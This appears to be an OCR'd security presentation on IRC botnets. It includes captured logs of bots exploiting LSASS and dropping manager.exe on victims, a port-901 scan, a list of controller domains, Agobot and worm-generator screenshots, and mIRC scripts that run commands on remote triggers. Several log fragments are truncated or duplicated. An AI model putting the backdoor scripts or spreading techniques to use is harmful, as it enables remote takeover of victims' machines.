
They are compromising other hosts by using MS-0411 LSASS vulnerability.

Inside the Bot IRC channel

- The IRC channel Bot joined

- When the Bots are connected to the IRC Server the channel they join is usually set with various channel modes to restrict access or help stealth the fact that the channel or the occupants of the channel are there.
  - +s (secret : cannot be seen in channels list)
  - +u (userlist is hidden)
  - +m (moderated : a user cannot send text to that channel unless they have operator @ access or +v voice)
  - +k (cannot enter the channel unless you know the correct key)

Inside the Bot IRC channel !! (cont)
- *Scanning and Spreading*




```
* |lsass|9400133521 has joined ##lsass##
<|lsass|9400133521> [SCAN]: Already 497 scanning threads. Too many specified.
<|lsass|4317098272> [lsass_445]: Exploiting IP: 210.103.184.152.
<|lsass|4317098272> [FTP]: File transfer complete to IP: 210.103.184.152 (C:\WINDOWS\System32\manager.exe).
* |lsass|7535341282 has joined ##lsass##
<|lsass|7535341282> [SCAN]: Random Port Scan started on 210.x.x.x:445 with a delay of 5 seconds for 0 minutes
  threads.
```

```
<|lsass|8341730488> [SCAN
  threads.
* |lsass|3900586492 has
* |lsass|2286187831 has
<|lsass|3900586492> [SCAN
  threads.
* |lsass|7526355093 has
<|lsass|7526355093> [SCAN
  threads.
* |lsass|8341730488 has
* |lsass|9854811879 has
<|lsass|9854811879> [SCAN
  threads.
* |lsass|9400133521 has
<|lsass|9400133521> [SCAN]: Already 497 scanning threads.
<|lsass|4317098272> [lsass_445]: Exploiting IP: 210.103.184.152.
<|lsass|4317098272> [FTP]: File transfer complete to IP: 210.103.184.152 (C:\WINDOWS\System32\manager.exe).
* |lsass|7535341282 has joined ##lsass##
<|lsass|7535341282> [SCAN]: Random Port Scan started on 210.x.x.x:445 with a delay of 5 seconds for 0 minutes using 5
  threads.
* |lsass|5934342448 has joined ##lsass##
* |lsass|7526355093 has quit IRC (Ping timeout)
* |lsass|9389305665 has joined ##lsass##
<|lsass|9389305665> [SCAN]: Random Port Scan started on 61.x.x.x:445 with a delay of 5 seconds for 0 minutes using 500
  threads.
* |lsass|9400133521 has quit IRC (Ping timeout)
* |lsass|645
<|lsass|6453
  threads.
* |lsass|593
* |lsass|938
* |lsass|364
* |lsass|645
* |lsass|364
* |lsass|959
* |lsass|390
* |lsass|433
<|lsass|4339
* |lsass|1665227645 has joined ##lsass##
<|lsass|1665227645> [SCAN]: Random Port Scan started on 61.x.x.x:445 with                5 seconds for 0 minutes using 500
  threads.
<|lsass|7535341282> [lsass_445]: Exploiting IP: 210.135.154.7.
* |lsass|2292646140 has joined ##lsass##
<|lsass|2292646140> [SCAN]: Random Port Scan started on 198.x.x.x:445 with a delay of 5 seconds for 0 minutes using 500
  threads.
* |lsass|4339821608 has quit IRC (Ping timeout)
* |lsass|1029601859 has joined ##lsass##
<|lsass|1029601859> [SCAN]: Random Port Scan started on 64.x.x.x:445 with a delay of 5 seconds for 0 minutes using 500
  threads.
* |lsass|9854811879 has quit IRC (Ping timeout)
* |lsass|0711756654 has joined ##lsass##
```

```
|lsass|4547321424
|lsass|4790950618
|lsass|5574798525
|lsass|5904044672
|lsass|6254212031
|lsass|6308733337
|lsass|6679904610
|lsass|6725380696
|lsass|6726316410
|lsass|7484026291
|lsass|7535341282
|lsass|7570546660
```

```
<|lsass|1665227645> [SCAN]: Random Port Scan started on 61.x.x.x:445 with a delay of 5 seconds for 0 minutes using 500
  threads.
<|lsass|7535341282> [lsass_445]: Exploiting IP: 210.135.154.7.
* |lsass|2292646140 has joined ##lsass##
<|lsass|2292646140> [SCAN]: Random Port Scan started on 198.x.x.x:445 with a delay of 5 seconds for 0 minutes using 500
  threads
```

Inside the Bot IRC channel !! (cont)
- Scanning for new vulnerabilities or victims


mIRC - [#ntpass0r [25] [+nst]: !scan 222.x.x.x 901 3 devil]
File View Favorites Tools Commands Window Help
Haxed RX-781...
##lsass##
#ntpass0r
#ntpass
開始
上午 11:14

```
@XeKToReX
]tG[-aaa65
]tG[-aaaa35
]tG[-bvrkow
]tG[-cbpaw
]tG[-debra6
]tG[-eipui
]tG[-gawb
]tG[-gkmg
]tG[-hdonw
]tG[-HOME7
]tG[-mycom13
```


Scan for SWAT (Samba Web Administration Tool) port 901

```
* Now talking in #ntpass0r
* Topic is '!scan 222.x.x.x 901 3 devil'
* Set by XeKToReX on Sun Oct 10 20:56:15
* ]tG[-zfwyuo has quit IRC (Ping timeout)
<]tG[-zuey> Port 901 at ip:222.152.183.128
<]tG[-zuey> Port 901 at ip:222.152.184.49
<]tG[-gawb> Port 901 at ip:222.148.164.183
* ]tG[-opddx has joined #ntpass0r
<]tG[-opddx> tGScan: 222.x.x.x p: 901 d: 3sec.
* ]tG[-segt has quit IRC (Connection reset by peer)
* ]tG[-Vincent44 has joined #ntpass0r
<]tG[-Vincent44> tGScan: 222.x.x.x p: 901 d: 3sec.
```

```
* Now talking in #ntpass0r
* Topic is '!scan 222.x.x.x 901 3 devil'
* Set by XeKToReX on Sun Oct 10 20:56:15
* ]tG[-zfwyuo has quit IRC (Ping timeout)
<]tG[-zuey> Port 901 at ip:222.152.183.128
<]tG[-zuey> Port 901 at ip:222.152.184.49
<]tG[-gawb> Port 901 at ip:222.148.164.183
* ]tG[-opddx has joined #ntpass0r
<]tG[-opddx> tGScan: 222.x.x.x p: 901 d: 3sec.
* ]tG[-segt has quit IRC (Connection reset by peer)
* ]tG[-Vincent44 has joined #ntpass0r
<]tG[-Vincent44> tGScan: 222.x.x.x p: 901 d: 3sec.
```

Tricks to hide Bot controller - Dynamic DNS

- Specific IRC servers are set in Bot.(Set up with domain name)
  - Bot owner uses Dynamic DNS .
- Hiding controller and saving bandwidth
  - Bot will not connect to IRC server if
    1. bot lost signal of network/can't resolve server name.
    2. Bot resolve IRC server name to 0.0.0.0 or 127.0.0.1.




IRC server list

daemon.sh
ods.org
bsd.st
adsldns.org
apgong.com
uglab.org
dynu.net
ftphost.net
bi-apple.net
xygong.com
westcowboy.com
usagameplay.com
lycosgame.com
3322.org
51.net
ppubzone.com

Tricks to hide Bot controller
- Bots change their controller

- Hacker can change the controller when the victim has been found



Variants of Bots

- Agobot/Phatbot/Gaobot/XtremBot
  - Written in C++, module scalabilities
  - Public in GPL, lots of users improve its abilities and functions.→ powerful variants !
    - Rootkit technologies to hide process
    - Capabilities to detect debuggers..
  - written by Ago alias Wonk, a young German man who was arrested in May 2004 for computer crime.

- SDBot/RBot/UrBot/UrXBot/…
  - Written in C, poor design..

Variants of Bots(cont)

- mIRC-based Bots - GT-Bots
  - Launch an instance of the mIRC chat-client with a set of scripts(.mrc) and other binaries.
  - .mrc is a powerful script that
    - Can create socket,/exe,/dll…
  - Following symptom are found.
    - May use hidewindow to hide mIRC process.
    - Change the filename of mIRC.exe (old version mIRC)
    - DLL files are linked to mIRC for mIRC script.

Variants of Bots(cont)
- write your bot

- mIRC script – remote event
  - The remote allows you to create scripts that react to IRC Server events

example

```
on 1:TEXT:hello*:#:/msg $chan Welcome!!!! to $chan $nick!
```


- Advanced scripts

1.
```
on 1:TEXT:cmd:#:/run cmd.exe
on 1:TEXT:dll:#:/dll run32.dll
```

2.
```
on *:PART:#:{ .msg #noticechannel I have just parted $chan }
```

3.
```
ctcp ^*:DO:*:{ . $+ $2- | .halt }
```

/ctcp alan DO run cmd
/ctcp alan DO run notepad c:\config.sys




Editing: script.ini

```
on 1:JOIN:#:/whois $nick
on 1:TEXT:hello*:#:/msg $chan Welcome!!!! to $chan $nick!
on 1:TEXT:cmd:#:/run cmd.exe
on 1:TEXT:dll:#:/dll run32.dll
on 1:TEXT:mkdir:*:/mkdir
on *:PART:#:{ .msg #noticechannel I have just parted $chan }
ctcp ^*:DO:*:{ . $+ $2- | .halt }
ctcp 1:cmd:*:/msg $nick spawn shell!
```

File: C:\Program Files\mIRC\script.ini 37:0/8 (0.3k)


Virus kit

Bot generator



Virus kit (cont)

Agobot Config GUI – configuration generator



Agobot Config GUI

vuln_channel - String
inst_polymorph - Boolean
scaninfo_chan - String
sniffer_channel - String
sniffer_enabled - Boolean
spam_aol_enabled - Boolean
spam_aol_channel - String
scaninfo_level - Integer
cdkey_windows - Boolean
identd_enabled - Boolean
redir_maxthreads - Integer
ddos_maxthreads - Integer

Properties

Value

1. Configure bot - 2. ??? - 3. Profit!

□ Root Server □ Use SSL

Server: 1

Server Password:

Main Channel:

Channel Password:

Nick Prefix:

Username:

Password:


Hostmask:

Identdmask:

Polymorph Section Name .ybbppfz Key Length: 16

Virus kit (cont)

VBS worm Generator



Main

Worm name: Vbswg Worm

Your name: [K]

Worm Backup

File name: Vbswg_Worm .jpg.vbs

Copy worm to: Windows %WinDir%

Functions inside a Bot

Bot should be designed in modular way. Easy to add new features.

Take Agobot as example

